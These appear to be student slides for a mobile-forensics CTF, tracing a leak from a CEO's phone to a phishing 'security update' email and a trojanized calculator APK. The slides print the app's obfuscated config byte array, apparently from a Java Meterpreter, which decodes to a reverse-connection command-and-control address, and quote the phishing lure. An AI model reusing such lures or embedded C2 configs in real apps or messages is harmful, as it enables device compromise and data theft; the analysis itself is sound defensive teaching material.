Assignment 3

CEO's Mobile Mystery

Authors

- VLĂDESCU Andrei - SAS1
- STRATULAT Dragoș - SAS1
- AMZULOIU Teodor - SAS1

Context

- Huge drama, phones are flying everywhere
- The CEO got a new phone
- How the company’s data got leaked?

Initial thoughts

- The data leaked was accessible by several persons, including the CEO
- Where is the old CEO’s phone?
- Could this be the follow up of the previous drama?

The task

- What is the package name of the malicious application?
- Identify the C2 (Command and Control) server
- What tool was used to craft the malware?


Flag format: CTF{answer1_answer2_answer3}

Example: CTF{ro.test.done_wiki.ro_mimikatz}

The steps

- Initial Assessment
- Malware Analysis
- Application investigation

Examining the CEO’s new phone



Oxygen Forensic® Viewer

Cases

Unassigned extractions	1
Android Agent extraction (Agent-2024-05-30-...	
Accounts and Passwords	3
Calls	1
Contacts	66
Files	405
Messages	2
Reports	
Snapshots	
Key Evidence	14
Search	
Timeline	6
Applications	6
Event Log	1
Google Calendar	2
Messages	2
Phonebook	63
WhatsApp Messenger	8
WhatsApp Messenger backup	8

Find text...

Version: 16.2.0.138 Total extractions: 1

Android Agent extraction (Agent-2024-05-30-13-32-45)

Time zone (UTC+02:00) Bucharest (Europe)
OS Android OS 12
Incident number Add incident number
Evidence number Add evidence number

Extraction info | Owner | General info | Device | Photos | Note

Common information

Import started	5/30/2024 1:36:36 PM
Import finished	5/30/2024 1:37:09 PM
Import duration	00:00:32
Imported by version	16.2.0.138

Backup information

Backup file	F:\Oxygen Cases\Agent-2024-05-30-13-32-45\JSON_DEVICE_INFO.json
Backup file size	3.80 GB
Backup type	Android Agent extraction

General sections 8

Applications 6 · Accounts and Passwords 3 · Calls 1 · Contacts 66 · Files 405 · Messages 2 · Reports · Snapshots

Analytics 3

Key Evidence 14 · Search · Timeline 6

Applications 6

Oxygen Forensic® Viewer

Files - Android Agent extra...

Folders tree

Android Agent extraction (Agent-2024-05-3...	405
apex	12
data	47
product	38
storage	76
system	219
vendor	13

All files | Images | Audios | Videos | Categorized images | Screenshots | Camera shots | Databases | Documents | Plists | JSON files | Find text...

Name	Created (Bucharest)	Modified (Bucharest)	Type
KidsHome_Installer.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
KLMSAgent.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
KnoxGuard.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
LiveWallpapersPicker.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
LocaleOverlayManager.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
LocalTransport.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
ManagedProvisioning.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
MAPSAgent.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
MDMApp.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
MdxKitService.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
media_044_044f4780-2ff8-413d-b10f-f6ebf198c12c_image.jpg	04/10/2024 06:19:42 ...	04/10/2024 06:19:42 ...	Image file "JPG"
media_efa_efad06b0-68d9-4fa9-95b5-5786e4206508_image.png	04/10/2024 06:19:42 ...	04/10/2024 06:19:42 ...	Image file "PNG"
media_fd3_fd3a9b02-648b-4b42-b3cb-cc4746c0262e_phpm59Pn2.png	04/10/2024 06:19:42 ...	04/10/2024 06:19:42 ...	Image file "PNG"
MediaProviderGoogle.apk			Application file "APK"
MediaProviderLegacy.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
MmsService.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"
ModemServiceMode.apk	12/31/2008 05:00:00 ...	12/31/2008 05:00:00 ...	Application file "APK"

Duplicates | Similar images | Frames

No duplicate files

Details

.nomedia

/storage/emulated/0/Android/.Trash/com.sec.android.app.myfiles

Key Evidence | Add tag | Note

Name	.nomedia
Created (Bucharest)	04/10/2024 06:21:00 PM
Modified (Bucharest)	04/10/2024 06:21:00 PM
Type	File
Category	Other
Size	62 bytes
Full path	/storage/emulated/0/Android/.Trash/com.sec.android.app.myfiles/.nomedia
SHA-1 Hash	32d7c4887cb9c76297c1e4d...

Oxygen Forensic® Viewer

Contacts - Android Agent e...

Filters

☑ Type	1
☑ Contact	66
■ Sources	3
□ Event Log	1
☑ Messages	3
□ Phonebook	63

All data

Type	Contact	Calls	Messages	Phones & Emails	Internet
Contact	0724431956	1 total 1 missed	1 total 1 incoming	Phone number +40724431956	
Contact	Owner		2 total 2 incoming		
Contact	WhatsApp		1 total 1 incoming		Account name WhatsApp

Contact

0724431956
(Contact)
Messages

Calls 1 Messages 1

Key Evidence | Add tag | Note

Phone number +40724431956

Communications (2) | Groups (0)


Type	Time stamp (Bucharest)	Description	From	To
SMS	05/29/2024 02:59:11 PM (UTC+3)	Test	0724431956 <+40724431956>	Owner
Call	05/29/2024 02:58:50 PM (UTC+3)	Duration: 00:00:00	0724431956	Android Agent extraction (Agent-2024-05-30-13

Find text...

Version: 16.2.0.138 Total: 66 Filtered: 3 Selected: 1

Examining the CEO’s new phone

- **Some apk downloaded…**



Credentials (3)

Service	Account	Password/Token	Source
Google	bestceosundar@gmail.com	[redacted]	Android Agent
Google.android.apps.tachyon	Meet	[redacted]	Android Agent
WhatsApp Messenger	WhatsApp	[redacted]	Android Agent

Source file JSON_ACCOUNTS_INFO.j…

Service WhatsApp Messenger
Account WhatsApp
Source Android Agent

Version: 16.2.0.138 Total: 3 Filtered: 3 Selected: 1

Folders tree	
Android Agent extraction (Agent-2024-05-3…	405
apex	12
data	47
product	38
storage	76
system	219
vendor	13

Name	Created (Bucharest)	Modified (Bucharest)	Type
app-release.apk	…01:13:46 …	05/30/2024 01:13:46 …	Application file "APK"

Duplicates (2)

Name	Created (Bucharest)	Modified (Bucharest)	Type	Category	Size	Full path
app-release.apk	05/30/2024 01:13:46 PM	05/30/2024 01:13:46 PM	Application file "APK"	Applications	2.14 MB	/storage/emulated/0/Download/app-release.ap
base.apk	05/30/2024 01:14:34 PM	05/30/2024 01:14:34 PM	Application file "APK"	Applications	2.14 MB	/data/app/~~lWiUeH81hTvZjG4J1aAmA==/cc


app-release.apk

Name app-release.apk
Created (Bucharest) 05/30/2024 01:13:46 PM
Modified (Bucharest) 05/30/2024 01:13:46 PM
Type Application file "APK"
Category Applications
Size 2.14 MB (2,245,767 b)
Full path /storage/emulated/0/Download/app-release.apk
SHA-1 Hash 860869faca30ebefc2e340f2…

Version: 16.2.0.138 Total: 405 files (3.80 GB) Filtered: 1 file (2.14 MB) Selected: 1 file (2.14 MB)

Examining the CEO’s new phone

- **Damn …**



[Security Team] Inbox


john.revenger@techbattlefield.ro Apr 9
Dear boss I sent you a WeTransfer link which contains updates for you phone. Follow the

Sundaar Pichei Apr 10
It doesn't work! You want to get fired, just like John? Nevermind, I need you security guys to

john.revenger@tec... Apr 10
to me

Show quoted text

Yea boss, sure, haha.
Here it is.
Don't forget to allow all possible permissions and do as it asks.



14:31 94%

john.revenger@techbattlefield.ro sent you [Security][Update] via WeTransfer Inbox

WeTransfer Apr 9
to me
Unsubscribe

john.revenger@techbattlefield.ro
sent you [Security][Update]


1 item, 3.61 MB in total • Expires on 16 April, 2024


[Security][Update]
Dear Sundar,
We hve noticed that your new phone might be exposed to risk and may experience security issue in recent times duess to lack of email security update.


Kindly clck on the atachemnt to install our new super secure application.
Once confirmation is complete, your phone will be ultra secure!

Have a good day,
or not

Examining Calculator App







56+63 = 119


Examining Calculator App 2

- **Apktool > AndroidManifest.xml > MainActivity**



```
package com.google.android.calculator;

public class oOoooOooo {
  public static final byte[] OooO00o = new byte[] {
      4, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, Byte.MIN_VALUE, 58, 9, 0, 93, -67, 39, -45,
      -107, -10, 45, 116, -11, -97, -10, -116, -109, -119,
      Byte.MIN_VALUE, -55, -50, -38, 84, 66, 120, 19, 79, 121,
      -77, -100, -17, 45, -1, 56, 73, -91, 116, 99,
      112, 58, 47, 47, 109, 97, 108, 119, 97, 114,
      101, 46, 114, 111, 58, 52, 52, 52, 52, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
```




```
4 0 0 0 0 0 0 0 0 0 0 0 0 58 9 0 93 -67 39 -45 -107 -10 45 116 -11 -97 -10 -116 -109 -119 0 -55 -50 -38 84 66 120 19 79
121 -77 -100 -17 45 -1 56 73 -91 116 99 112 58 47 47 109 97 108 119 97 114 101 46 114 111 58 52 52 52 52 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
1207   1
```

```
EOTNULNULNULNULNULNULNULNULNULNULNULNUL:    NUL]½'Ó•ö-tõ•ö•••NULÉÎÚTBxDC3Oy³•ï-ÿ8I¥tcp://malware.ro:4444NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NUL
```

tcp://malware.ro:4444

Investigating further



android malware tool private static final byte[] a = new byte[]

@cryptax – Medium
https://cryptax.medium.com › ... · Traducerea acestei pagini

Into Android Meterpreter and how the malware launches it


25 sept. 2020 — ... app was trojanized with a Java-based Meterpreter. ... **private static final byte** [] configBytes = **new byte[]** { (byte) ... Reverse engineering of ...

Medium
https://medium.com › aetur... · Traducerea acestei pagini

